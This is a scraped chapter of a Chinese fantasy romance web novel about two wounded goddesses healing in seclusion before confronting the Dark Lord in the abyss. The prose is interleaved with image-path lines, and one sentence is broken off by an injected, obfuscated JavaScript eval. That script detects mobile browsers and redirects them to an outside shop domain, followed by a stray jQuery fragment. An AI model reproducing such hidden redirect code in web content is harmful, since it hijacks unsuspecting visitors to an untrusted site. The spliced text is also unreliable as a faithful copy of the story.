雾港长夜褪去,天光渐破晨雾。
三日闭关的序幕,就此拉开。
老街糖水铺被陆清鸢布下层层内敛的创世结界,隔绝外界一切气息,隔绝地脉残留的邪祟浊气,也隔绝了暗主潜藏的窥探目光。屋内没有天光流转,只有一盏长明暖灯,静静映着相拥休憩的两人。
这三天,是她们唯一能放下苍生重担、安心修补道伤的窗口期。沈烬带着守墟人全员镇守四方墟口,戚九尘把控山林防线,阮晚伶驻守江岸结界,所有人默契地替两位神明扛下所有外界压力,绝不轻易打扰闭关。
陆清鸢的创世道基缺损,本源修复极慢。她不敢贸然调动神力,只能任由断裂的神纹在神脉里缓慢自愈,肩头那道银纹神伤,白日里隐去血色,夜里便会隐隐作痛,每一次沉睡,都会被神骨钝痛唤醒。
苏砚的本心损耗,同样难以快速复原。她的道本就依附人间温情而生,暗主那些否定一切的秩序残邪,早已在她识海留下细碎的死寂印记,稍有心神动荡,便会泛起神魂寒凉。
白日里,两人静坐调息,互不打扰,却始终十指紧扣。
纯白本心微光与银色创世神元,缓慢地交织缠绕,不用刻意渡力,仅仅是彼此气息相融,就能互相安抚躁动的神脉。苏砚靠在陆清鸢肩头,呼吸平稳,眉心的本心神印缓缓流转,一点点驱散识海里残留的死寂杂念;陆清鸢则敛尽神明锋芒,任由自身神脉在温柔气息里慢慢平复,破碎的道纹一点点缓慢弥合。
到了入夜时分,白日的隐忍卸下大半。
苏砚会轻轻抬手,用最轻柔的本心之力,一点点描摹陆清鸢肩头的神伤。她不敢多耗本源,每次只催动一缕微光,细细熨帖断裂的神骨,动作温柔得像是对待稀世珍宝。
陆清鸢便会反手将她揽紧,下巴抵在她发顶,低声和她说起万古之前的旧事。
说起创世之初天地混沌,她孤身一人撑开天地秩序,亿万年里看遍山河枯荣、朝代更迭,从来没有牵挂,没有软肋,天地于她而言,只是一片需要维系的冰冷规则。
“遇见你之前,我不懂何为牵挂。”陆清鸢声音低沉,在寂静的屋内轻轻回荡,“我以为天地安稳便是终点,直到看见你在人间颠沛、在情劫里挣扎,才明白我守的天地,若没有你,便毫无意义。”
苏砚指尖一顿,抬眼望她,眼底泛起湿软的暖意。
“我从前只盼安稳度日,守一方烟火人间。”她轻声回应,“是你一次次跨越混沌来救我,让我知道,原来世间还有人,愿意为我倾尽所有。”
三日时光,在静谧的相守里悄然流逝。
没有杀伐,没有棋局,没有遍地邪祟。
只有彼此相伴,慢慢愈合满身伤痕。可这份平静,终究只是暂时的。
闭关第二日夜半。
藏书楼方向,忽然传来一声极轻的警示传讯,被结界隔绝在外,没有惊扰屋内二人,却落在了沈烬耳中。
少年立于高台,望着雾港地底深处涌动的微弱黑气,指尖推演的玉册微微发烫。
墟底深处,那些被镇压回去的万古残邪,并没有彻底沉寂。
暗主并没有坐视双源疗伤。
它在墟底暗中搅动,将无数秩序残邪的怨念凝聚,化作一道隐晦的邪息,顺着地脉缝隙,一点点渗透进糖水铺的结界边缘。它不敢正面强攻,只能用最阴柔的方式,缓慢侵蚀结界,试探两人的疗伤状态。
阮晚伶察觉到地底异动,立刻加固江岸结界,戚九尘也收紧山林防线,所有人都默契地压下动静,不愿打断双源的闭关。
他们都清楚,这三天的休养,关乎后续能不能抗衡暗主的长线拉锯。
闭关第三日正午。
陆清鸢的道基已经修复了三成,神脉不再剧烈紊乱,肩头的神伤痛感大幅减轻;苏砚识海里的死寂杂念被驱散大半,本心本源重新充盈起来,纯白神光不再孱弱易碎。
两人同时睁开眼,对视一眼,都看出了彼此
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17893338|212798||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
眼底的笃定。
伤势虽未完全痊愈,却已经足以应对外界的风波。
结界缓缓散去,暖灯的光芒洒向屋外,晨风吹进老街,带着人间烟火的气息。
推开门,街道上已经恢复了往日的平静,百姓渐渐走出家门,街边商铺重新开张,昨夜的狼烟乱象,仿佛只是一场短暂的噩梦。
沈烬快步走来,神色凝重,递上推演的玉册:
“墟底情况不对,暗主在凝聚残邪本源,它似乎在筹备一件大事,不是小规模袭扰,而是要打开墟底核心封印,放出最古老的秩序残主。”
戚九尘与阮晚伶紧随其后,神色肃穆。
“残主是暗主最早一批丢弃的秩序残体,拥有部分暗主的本源力量,一旦出世,雾港地脉会彻底崩塌。”阮晚伶开口,“我们之前镇压的,都只是零散残邪,真正的底牌,还藏在深渊最底。”
陆清鸢指尖微沉,银色神芒轻轻流转,刚修复的神脉微微悸动。
她抬头望向雾港深处的地脉深渊,那里黑气沉沉,比之前大战时更加压抑。
“它等我们出关,就是为了这一刻。”陆清鸢缓缓开口,“之前的遍地袭扰,都是为了拖延时间,暗中凝聚残主力量。”苏砚握紧她的手,纯白本心微光在掌心流转,眼底没有半分退缩。
“它想放出残主,借残主之手消耗我们。”苏砚轻声道,“那我们便主动入墟,直面根源,不能再被动防守。”
被动平乱,只会一直被暗主牵着节奏,不断耗损本源。唯有深入墟底,斩断残邪的源头,才能真正终结这场无休止的拉锯。
陆清鸢侧头看向她,眼底温柔与坚定交织。
“我陪你。”
两人并肩而立,身后是安稳的人间烟火,身前是深不见底的万古墟渊。
三日闭关养好了一身道伤,却也迎来了暗主真正的杀招。
万古棋局,终于要从外围的耗损战,转向墟底核心的终极对决。